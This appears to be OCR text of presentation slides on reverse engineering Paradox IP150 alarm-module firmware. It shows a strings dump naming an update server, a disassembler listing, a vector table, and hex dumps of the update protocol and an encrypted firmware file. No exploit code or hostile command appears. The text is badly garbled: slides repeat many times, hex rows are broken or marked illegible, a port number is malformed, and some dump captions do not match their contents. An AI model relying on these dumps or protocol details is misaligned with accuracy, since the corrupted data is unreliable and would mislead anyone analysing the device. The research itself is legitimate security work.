
Start code | Byte count | Address | Record type | Data | Checksum

Reverse Engineering





```
~/D/P/f/4/payload strings -n7 payload.bin
HEADER_ETHBOOT
(d iahIh@
`h!iA` i
4`5N6xv
3O>p a
h(`hi@h
V-h-xk@
V-hmxk@\@
`EHDI   h
@A`>I   h
{.|0|2|4|6|<|B|B
upgrade.insightgoldatpmh.com:10000
upgrade.insightgoldatpmh.com
ip150_default.puf
208.67.222.222
@netmask=
dhcp=yes&
dhcp=no&
type=IP150&
portweb=
https=yes&
https=no&
porthttps=
sitename=
paradoxip?
portne=
"paradoxip!mac=
FOOTER_ETHBOOT
HEADER_IP150
FOOTER_IP150
~/D/P/f/4/payload
```

Reverse Engineering



Reverse Engineering



Reverse Engineering

Listing: payload.bin

```
                        //
                        // ram
                        // ram:00000000-ram:0007ffff
                        //

        assume spsr = 0x0  (Default)
                        PTR_DAT_00000000+1
                        PTR_DAT_00000000

00000000 70 34 01 20     addr        DAT_20013470

                        PTR_DAT_00000004+2
                        PTR_DAT_00000004

00000004 05 e9 00 08     addr        DAT_0800e905
00000008 e9 e6 00 08     addr        DAT_0800e6e9

                        PTR_DAT_0000000c+1
                        PTR_DAT_0000000c+2
                        PTR_DAT_0000000c
```

Figure 11. Vector table

Exception number	IRQ number	Offset	Vector
255	239	0x03FC	IRQ239
.		.	.
.		.	.
.		.	.
18	2	0x004C	IRQ2
17	1	0x0048	IRQ1
16	0	0x0044	IRQ0
15	-1	0x0040	Systick
14	-2	0x003C	PendSV
13		0x0038	Reserved
12			Reserved for Debug
11	-5		SVCall
10		0x002C	Reserved
9			
8			
7			
6	-10		Usage fault
5	-11	0x0018	Bus fault
4	-12	0x0014	Memory management fault
3	-13	0x0010	Hard fault
2	-14	0x000C	NMI
1		0x0008	Reset
		0x0004	Initial SP value
		0x0000	


Reverse Engineering

Listing: payload.bin

```
                        //
                        // ram
                        // ram:00000000-ram:0007ffff
                        //

        assume spsr = 0x0  (Default)
                        PTR_DAT_00000000+1
                        PTR_DAT_00000000

00000000 70 34 01 20     addr        DAT_20013470

                        PTR_DAT_00000004+2
                        PTR_DAT_00000004

00000004 05 e9 00 08     addr        DAT_0800e905
00000008 e9 e6 00 08     addr        DAT_0800e6e9

                        PTR_DAT_0000000c+1
                        PTR_DAT_0000000c+2
                        PTR_DAT_0000000c
```

Figure 11. Vector table

Exception number	IRQ number	Offset	Vector
255	239	0x03FC	IRQ239
.	.	.	.
.	.	.	.
.	.	.	.
18	2	0x004C	IRQ2
		0x0048	



Reverse Engineering

- SUCCESS!
- No operating system.
- Base address 0x08000000.
- Fetch (yet another) firmware from server - *upgrade.insightgoldatpmh.com:10,0000.*
- proprietary *protocol.*
- *Encrypted data.*

Intercepting (yet another) encrepted firmware

Network Protocol

```
    00000000  72 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   r....... ........
    00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    00000020  00 00 00 00 72                                     ....r
00000000  72 ff 0b 02 00 00 a9 6c  00 00 00 00 71 09 88 86   r......l ....q...
00000010  00 20 02 14 00 04 06 20  18 a4 3c 57 49 50 31 35   . .....  ..<WIP15
00000020  30 20 00 00 19 70 72 6f  64 2f 49 50 31 35 30 5f   0 ...pro d/IP150_
00000030  4c 41 54 45 53 54 2e 50  55 46                     LATEST.P UF
    00000025  a5 11 00 30 71 09 88 86  a9 6c a4 9f b9 57 00 57   ...0q... .l...W.W
    00000035  2d                                               -
0000003A  a5 12 00 34 00 03 3f a9  6c a4 3c 0a 3c 57 02 14   ...4..?. l.<.<W..
0000004A  00 d5                                              ..
    00000036  a5 0d 00 36 71 09 88 86  a9 6c a4 3c 65           ...6q... .l.<e
0000004C  a5 06 00 34 00 df                                  ...4..
    00000043  a5 07 04 11 00 00 eb 61  9c 8d 67 c9 d5 d5 c7 31   .......a ..g....1
    00000053  9b 05 aa 52 3b eb a1 57  88 b2 28 9c 1d 35 c2 fe   ...R;..W ..(..5..
    00000063  27 b6 e2 d0 c5 92 27 18  a0 15 8f 14 63 81 39 f0   '.....'. ....c.9.
    00000073  47 c8 f7 d1 75 cc 25 96  c1 2b 0a 05 32 d9 42 9c   G...u.%. .+..2.B.
    00000083  18 ca 1d 56 15 df 4d ea  3c 23 3c 45 2d a0 28 43   ...V..M. <#<E-.(C
    00000093  9e 44 b1 60 e8 a                                  !a 93   .D.`...2 ...3.Z*.
    000000A3  03 21 8c b5 14 1                                  ia 2c   .!...... 3...<.j,
    000000B3  a9 07 a3 42 82 9                                  :f a6   ...B..W. .$r.....
    000000C3  e9 c9 91 53 0e d4 41 21  16 76 48 35 12 c3 71 8e   ...S..A! .vH5..q.
    000000D3  31 df 1b 7c 5c a2 5a 15  a5 84 14 a1 57 88 b2 28   1..|\.Z. ....W..(
    000000E3  9c 1d 35 c2 fe 27 b6 e2  d0 c5 92 27 18 a0 15 8f   ..5..'.. ...'....
    000000F3  14 63 81 39 f0 47 c8 f7  d1 75 cc 25 96 c1 2b 0a   .c.9.G.. .u.%..+.
```

Encrypted Firmware

Network Protocol

```
00000000  72 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   r....... ........
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000020  00 00 00 00 72                                     ....r
00000000  72 ff 0b 02 00 00 a9 6c  00 00 00 00 71 09 88 86   r......l ....q...
00000010  00 20 02 14 00 00 04 06 20  18 a4 3c 57 49 50 31 35   . .....  ..<WIP15
00000020  30 20 00 00 19 70 72 6f  64 2f 49 50 31 35 30 5f   0 ...pro d/IP150_
00000030  4c 41 54 45 53 54 2e 50  55 46                     LATEST.P UF
00000025  a5 11 00 30 71 09 88 86  a9 6c a4 9f b9 57 00 57   ...0q... .l...W.W
00000035  2d                                                 -
0000003A  a5 12 00 34 00 03 3f a9  6c a4 3c 0a 3c 57 02 14   ...4..?. l.<.<W..
0000004A  00 d5                                            ..
00000036  a5 0d 00 36 71 09 88 86  a9 6c a4 3c 65           ...6q... .l.<e
0000004C  a5 06 00 34 00 df                                ...4..
00000043  a5 07 04 11 00 00 eb 61  9c 8d 67 c9 d5 d5 c7 31   .......a ..g....1
00000053  9b 05 aa 52 3b eb a1 57  88 b2 28 9c 1d 35 c2 fe   ...R;..W ..(..5..
00000063  27 b6 e2 d0 c5 92 27 18  a0 15 8f 14 63 81 39 f0   '.....'. ....c.9.
00000073  47 c8 f7 d1 75 cc 25 96  c1 2b 0a 05 32 d9 42 9c   G...u.%. .+..2.B.
00000083  18 ca 1d 56 15 df 4d ea  3c 23 3c 45 2d a0 28 43   ...V..M. <#<E-.(C
00000093  9e 44 b1 60 e8 a                                  !a 93   .D.`...2 ...3.Z*.
000000A3  03 21 8c b5 14 1                                 ia 2c   .!...... 3...<.j,
000000B3  a9 07 a3 42 82 9                                 :f a6   ...B..W. .$r.....
000000C3  e9 c9 91 53 0e d4 41 21  16 76 48 35 12 c3 71 8e   ...S..A! .vH5..q.
000000D3  31 df 1b 7c 5c a2 5a 15  a5 84 14 a1 57 88 b2 28   1..|\.Z. ....W..(
000000E3  9c 1d 35 c2 fe 27 b6 e2  d0 c5 92 27 18 a0 15 8f   ..5..'.. ...'....
000000F3  14 63 81 39 f0 47 c8 f7  d1 75 cc 25 96 c1 2b 0a   .c.9.G.. .u.%..+.
```

Encrypted Firmware

```
00000000: 5061 7261 646f 7820 4669 6c65 3a20 5061  Paradox File: Pa
00000010: 7261 646f 7820 5570 6461 7465 2046 696c  radox Update Fil
00000020: 6520 2850 5546 2046 6f72 6d61 7429 0d0a  e (PUF Format)..
00000030: 0500 0000 0000 0060 ede4 4000 0000 0060  .......`..@....`
00000040: ede4 4000 0000 6ca9 0904 001a 0000 0009  ..@...l.........
000       8 0000  .........e...s..
000       9 0000  .........l.....
000       a 0701  ................
00000080: 0000 0000 0700 0000 0108 ffff 0708 0000  ................
00000090: 0000 0100 006c 4950 3135 300d 0a49 6e74  .....lIP150..Int
000000a0: 6572 6e65 7420 4d6f 6475 6c65 0d0a a954  ernet Module...T
000000b0: 4350 2f49 500d 0a00 0000 0954 4350 2f49  CP/IP......TCP/I
000000c0: 5020 4d6f 6475 6c65 730d 0a00 0100 0001  P Modules.......
000000d0: 0000 00a4 0157 01a4 a96c 0400 1a00 0001  .....W...l......
000000e0: 08ff ff07 08ff ff01 0000 0001 4669 726d  ............Firm
000000f0: 7761 7265 0d0a 0000 0108 ffff 0708 0000  ware............
00000100: 0007 0001 0000 00eb 619c 8d67 c9d5 d5c7  ........a..g....
00000110: 319b 05aa 523b eba1 5788 b228 9c1d 35c2  1...R;..W..(..5.
00000120: fe27 b6e2 d0c5 9227 18a0 158f 1463 8139  .'.....'.....c.9
00000130: f047 c8f7 d175 cc25 96c1 2b0a 0532 d942  .G...u.%..+..2.B
00000140: 9c18 ca1d 5615 df4d ea3c 233c 452d a028  ....V..M.<#<E-.(
00000150: 439e 44b1 60e8 ac17 327f d4b9 330b 5a2a  C.D.`...2...3.Z*
00000160: 9303 218c b514 17c0 1733 8783 df3c ab6a  ..!......3...<.j
00000170: 2ca9 07a3 4282 9157 03a9 2472 a6c9 1cef  ,...B..W..$r....
00000180: a6e9 c991 530e d441 2116 7648 3512 c371  ....S..A!.vH5..q
00000190: 8e31 df1b 7c5c a25a 15a5 8414 a157 88b2  .1..|\.Z.....W..
000001a0: 289c 1d35 c2fe 27b6 e2d0 c592 2718 a015  (..5..'.....'...
000001b0: 8f14 6381 39f0 47c8 f7d1 75cc 2596 c12b  ..c.9.G...u.%..+
```

Encrypted PUF file

Network Protocol

```
00000000: 5061 7261 646f 7820 4669 6c65 3a20 5061  Paradox File: Pa
00000010: 7261 646f 7820 5570 6461 7465 2046 696c  radox Update Fil
00000020: 6520 2850 5546 2046 6f72 6d61 7429 0d0a  e (PUF Format)..
00000030: 0500 0000 0000 0060 ede4 4000 0000 0060  .......`..@....`
00000040: ede4 4000 0000 6ca9 0904 001a 0000 0009  ..@...l.........
000       [illegible]                              .........e...s..
000       [illegible]                              .........l.....
000       [illegible]                              ................
00000080: 0000 0000 0700 0000 0108 ffff 0708 0000  ................
00000090: 0000 0100 006c 4950 3135 300d 0a49 6e74  .....lIP150..Int
000000a0: 6572 6e65 7420 4d6f 6475 6c65 0d0a a954  ernet Module...T
000000b0: 4350 2f49 500d 0a00 0000 0954 4350 2f49  CP/IP......TCP/I
000000c0: 5020 4d6f 6475 6c65 730d 0a00 0100 0001  P Modules.......
000000d0: 0000 00a4 0157 01a4 a96c 0400 1a00 0001  .....W...l......
000000e0: 08ff ff07 08ff ff01 0000 0001 4669 726d  ............Firm
000000f0: 7761 7265 0d0a 0000 0108 ffff 0708 0000  ware............
00000100: 0007 0001 0000 00eb 619c 8d67 c9d5 d5c7  ........a..g....
00000110: 319b 05aa 523b eba1 5788 b228 9c1d 35c2  1...R;..W..(..5.
00000120: fe27 b6e2 d0c5 9227 18a0 158f 1463 8139  .'.....'.....c.9
00000130: f047 c8f7 d175 cc25 96c1 2b0a 0532 d942  .G...u.%..+..2.B
00000140: 9c18 ca1d 5615 df4d ea3c 233c 452d a028  ....V..M.<#<E-.(
00000150: 439e 44b1 60e8 ac17 327f d4b9 330b 5a2a  C.D.`...2...3.Z*
00000160: 9303 218c b514 17c0 1733 8783 df3c ab6a  ..!......3...<.j
00000170: 2ca9 07a3 4282 9157 03a9 2472 a6c9 1cef  ,...B..W..$r....
00000180: a6e9 c991 530e d441 2116 7648 3512 c371  ....S..A!.vH5..q
00000190: 8e31 df1b 7c5c a25a 15a5 8414 a157 88b2  .1..|\.Z.....W..
000001a0: 289c 1d35 c2fe 27b6 e2d0 c592 2718 a015  (..5..'.....'...
000001b0: 8f14 6381 39f0 47c8 f7d1 75cc 2596 c12b  ..c.9.G...u.%..+
```

Encrypted PUF file

```
00000000  72 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   r....... ........
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000020  00 00 00 00 72                                     ....r
00000000  72 ff 0b 02 00 00 a9 6c  00 00 00 00 71 09 88 86   r......l ....q...
00000010  00 20 02 14 00 00 04 06 20  18 a4 3c 57 49 50 31 35   . .....  ..<WIP15
00000020  30 20 00 00 19 70 72 6f  64 2f 49 50 31 35 30 5f   0 ...pro d/IP150_
00000030  4c 41 54 45 53 54 2e 50  55 46                     LATEST.P UF
00000025  a5 11 00 30 71 09 88 86  a9 6c a4 9f b9 57 00 57   ...0q... .l...W.W
00000035  2d                                                 -
0000003A  a5 12 00 34 00 03 3f a9  6c a4 3c 0a 3c 57 02 14   ...4..?. l.<.<W..
0000004A  00 d5                                            ..
00000036  a5 0d 00 36 71 09 88 86  a9 6c a4 3c 65           ...6q... .l.<e
0000004C  a5 06 00 34 00 df                                ...4..
00000043  a5 07 04 11 00 00 eb 61  9c 8d 67 c9 d5 d5 c7 31   .......a ..g....1
00000053  9b 05 aa 52 3b eb a1 57  88 b2 28 9c 1d 35 c2 fe   ...R;..W ..(..5..
00000063  27 b6 e2 d0 c5 92 27 18  a0 15 8f 14 63 81 39 f0   '.....'. ....c.9.
00000073  47 c8 f7 d1 75 cc 25 96  c1 2b 0a 05 32 d9 42 9c   G...u.%. .+..2.B.
00000083  18 ca 1d 56 15 df 4d ea  3c 23 3c 45 2d a0 28 43   ...V..M. <#<E-.(C
00000093  9e 44 b1 60 e8 a                                  !a 93   .D.`...2 ...3.Z*.
000000A3  03 21 8c b5 14 1                                 ia 2c   .!...... 3...<.j,
000000B3  a9 07 a3 42 82 9                                 :f a6   ...B..W. .$r.....
000000C3  e9 c9 91 53 0e d4 41 21  16 76 48 35 12 c3 71 8e   ...S..A! .vH5..q.
000000D3  31 df 1b 7c 5c a2 5a 15  a5 84 14 a1 57 88 b2 28   1..|\.Z. ....W..(
000000E3  9c 1d 35 c2 fe 27 b6 e2  d0 c5 92 27 18 a0 15 8f   ..5..'.. ...'....
000000F3  14 63 81 39 f0 47 c8 f7  d1 75 cc 25 96 c1 2b 0a   .c.9.G.. .u.%..+.
```

Encrypted Firmware

```
00000000: 4845 4144 4552 5f49 5031 3530 2020 2000  HEADER_IP150
00000010: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000020: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000030: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000040: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000050: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000060: ff                                       ff  ................
00000070: ff                                       ff  ................
00000080: ff                                       ff  ................
00000090: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000a0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000b0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000c0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000d0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000e0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
```

Decrypted PUF file

Network Protocol

```
00000000: 5061 7261 646f 7820 4669 6c65 3a20 5061  Paradox File: Pa
00000010: 7261 646f 7820 5570 6461 7465 2046 696c  radox Update Fil
00000020: 6520 2850 5546 2046 6f72 6d61 7429 0d0a  e (PUF Format)..
00000030: 0500 0000 0000 0060 ede4 4000 0000 0060  .......`..@....`
00000040: ede4 4000 0000 6ca9 0904 001a 0000 0009  ..@...l.........
000       [illegible]                              .........e...s..
000       [illegible]                              .........l.....
000       [illegible]                              ................
00000080: 0000 0000 0700 0000 0108 ffff 0708 0000  ................
00000090: 0000 0100 006c 4950 3135 300d 0a49 6e74  .....lIP150..Int
000000a0: 6572 6e65 7420 4d6f 6475 6c65 0d0a a954  ernet Module...T
000000b0: 4350 2f49 500d 0a00 0000 0954 4350 2f49  CP/IP......TCP/I
000000c0: 5020 4d6f 6475 6c65 730d 0a00 0100 0001  P Modules.......
000000d0: 0000 00a4 0157 01a4 a96c 0400 1a00 0001  .....W...l......
000000e0: 08ff ff07 08ff ff01 0000 0001 4669 726d  ............Firm
000000f0: 7761 7265 0d0a 0000 0108 ffff 0708 0000  ware............
00000100: 0007 0001 0000 00eb 619c 8d67 c9d5 d5c7  ........a..g....
00000110: 319b 05aa 523b eba1 5788 b228 9c1d 35c2  1...R;..W..(..5.
00000120: fe27 b6e2 d0c5 9227 18a0 158f 1463 8139  .'.....'.....c.9
00000130: f047 c8f7 d175 cc25 96c1 2b0a 0532 d942  .G...u.%..+..2.B
00000140: 9c18 ca1d 5615 df4d ea3c 233c 452d a028  ....V..M.<#<E-.(
00000150: 439e 44b1 60e8 ac17 327f d4b9 330b 5a2a  C.D.`...2...3.Z*
00000160: 9303 218c b514 17c0 1733 8783 df3c ab6a  ..!......3...<.j
00000170: 2ca9 07a3 4282 9157 03a9 2472 a6c9 1cef  ,...B..W..$r....
00000180: a6e9 c991 530e d441 2116 7648 3512 c371  ....S..A!.vH5..q
00000190: 8e31 df1b 7c5c a25a 15a5 8414 a157 88b2  .1..|\.Z.....W..
000001a0: 289c 1d35 c2fe 27b6 e2d0 c592 2718 a015  (..5..'.....'...
000001b0: 8f14 6381 39f0 47c8 f7d1 75cc 2596 c12b  ..c.9.G...u.%..+
```

Encrypted PUF file

```
00000000  72 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   r....... ........
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000020  00 00 00 00 72                                     ....r
00000000  72 ff 0b 02 00 00 a9 6c  00 00 00 00 71 09 88 86   r......l ....q...
00000010  00 20 02 14 00 00 04 06 20  18 a4 3c 57 49 50 31 35   . .....  ..<WIP15
00000020  30 20 00 00 19 70 72 6f  64 2f 49 50 31 35 30 5f   0 ...pro d/IP150_
00000030  4c 41 54 45 53 54 2e 50  55 46                     LATEST.P UF
00000025  a5 11 00 30 71 09 88 86  a9 6c a4 9f b9 57 00 57   ...0q... .l...W.W
00000035  2d                                                 -
0000003A  a5 12 00 34 00 03 3f a9  6c a4 3c 0a 3c 57 02 14   ...4..?. l.<.<W..
0000004A  00 d5                                            ..
00000036  a5 0d 00 36 71 09 88 86  a9 6c a4 3c 65           ...6q... .l.<e
0000004C  a5 06 00 34 00 df                                ...4..
00000043  a5 07 04 11 00 00 eb 61  9c 8d 67 c9 d5 d5 c7 31   .......a ..g....1
00000053  9b 05 aa 52 3b eb a1 57  88 b2 28 9c 1d 35 c2 fe   ...R;..W ..(..5..
00000063  27 b6 e2 d0 c5 92 27 18  a0 15 8f 14 63 81 39 f0   '.....'. ....c.9.
00000073  47 c8 f7 d1 75 cc 25 96  c1 2b 0a 05 32 d9 42 9c   G...u.%. .+..2.B.
00000083  18 ca 1d 56 15 df 4d ea  3c 23 3c 45 2d a0 28 43   ...V..M. <#<E-.(C
00000093  9e 44 b1 60 e8 a                                  !a 93   .D.`...2 ...3.Z*.
000000A3  03 21 8c b5 14 1                                 ia 2c   .!...... 3...<.j,
000000B3  a9 07 a3 42 82 9                                 :f a6   ...B..W. .$r.....
000000C3  e9 c9 91 53 0e d4 41 21  16 76 48 35 12 c3 71 8e   ...S..A! .vH5..q.
000000D3  31 df 1b 7c 5c a2 5a 15  a5 84 14 a1 57 88 b2 28   1..|\.Z. ....W..(
000000E3  9c 1d 35 c2 fe 27 b6 e2  d0 c5 92 27 18 a0 15 8f   ..5..'.. ...'....
000000F3  14 63 81 39 f0 47 c8 f7  d1 75 cc 25 96 c1 2b 0a   .c.9.G.. .u.%..+.
```

Encrypted Firmware

```
00000000: 4845 4144 4552 5f49 5031 3530 2020 2000  HEADER_IP150
00000010: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000020: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000030: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000040: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000050: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000060: ff                                       ff  ................
00000070: ff                                       ff  ................
00000080: ff                                       ff  ................
00000090: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000a0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000b0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000c0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000d0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000000e0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
```

Decrypted PUF file

Network Protocol

```
00000000: 5061 7261 646f 7820 4669 6c65 3a20 5061  Paradox File: Pa
00000010: 7261 646f 7820 5570 6461 7465 2046 696c  radox Update Fil
00000020: 6520 2850 5546 2046 6f72 6d61 7429 0d0a  e (PUF Format)..
00000030: 0500 0000 0000 0060 ede4 4000 0000 0060  .......`..@....`
00000040: ede4 4000 0000 6ca9 0904 001a 0000 0009  ..@...l.........
000       [illegible]                              .........e...s..
000       [illegible]                              .........l.....
000       [illegible]                              ................
00000080: 0000 0000 0700 0000 0108 ffff 0708 0000  ................
00000090: 0000 0100 006c 4950 3135 300d 0a49 6e74  .....lIP150..Int
000000a0: 6572 6e65 7420 4d6f 6475 6c65 0d0a a954  ernet Module...T
000000b0: 4350 2f49 500d 0a00 0000 0954 4350 2f49  CP/IP......TCP/I
000000c0: 5020 4d6f 6475 6c65 730d 0a00 0100 0001  P Modules.......
000000d0: 0000 00a4 0157 01a4 a96c 0400 1a00 0001  .....W...l......
000000e0: 08ff ff07 08ff ff01 0000 0001 4669 726d  ............Firm
000000f0: 7761 7265 0d0a 0000 0108 ffff 0708 0000  ware............
00000100: 0007 0001 0000 00eb 619c 8d67 c9d5 d5c7  ........a..g....
00000110: 319b 05aa 523b eba1 5788 b228 9c1d 35c2  1...R;..W..(..5.
00000120: fe27 b6e2 d0c5 9227 18a0 158f 1463 8139  .'.....'.....c.9
00000130: f047 c8f7 d175 cc25 96c1 2b0a 0532 d942  .G...u.%..+..2.B
00000140: 9c18 ca1d 5615 df4d ea3c 233c 452d a028  ....V..M.<#<E-.(
00000150: 439e 44b1 60e8 ac17 327f d4b9 330b 5a2a  C.D.`...2...3.Z*
00000160: 9303 218c b514 17c0 1733 8783 df3c ab6a  ..!......3...<.j
00000170: 2ca9 07a3 4282 9157 03a9 2472 a6c9 1cef  ,...B..W..$r....
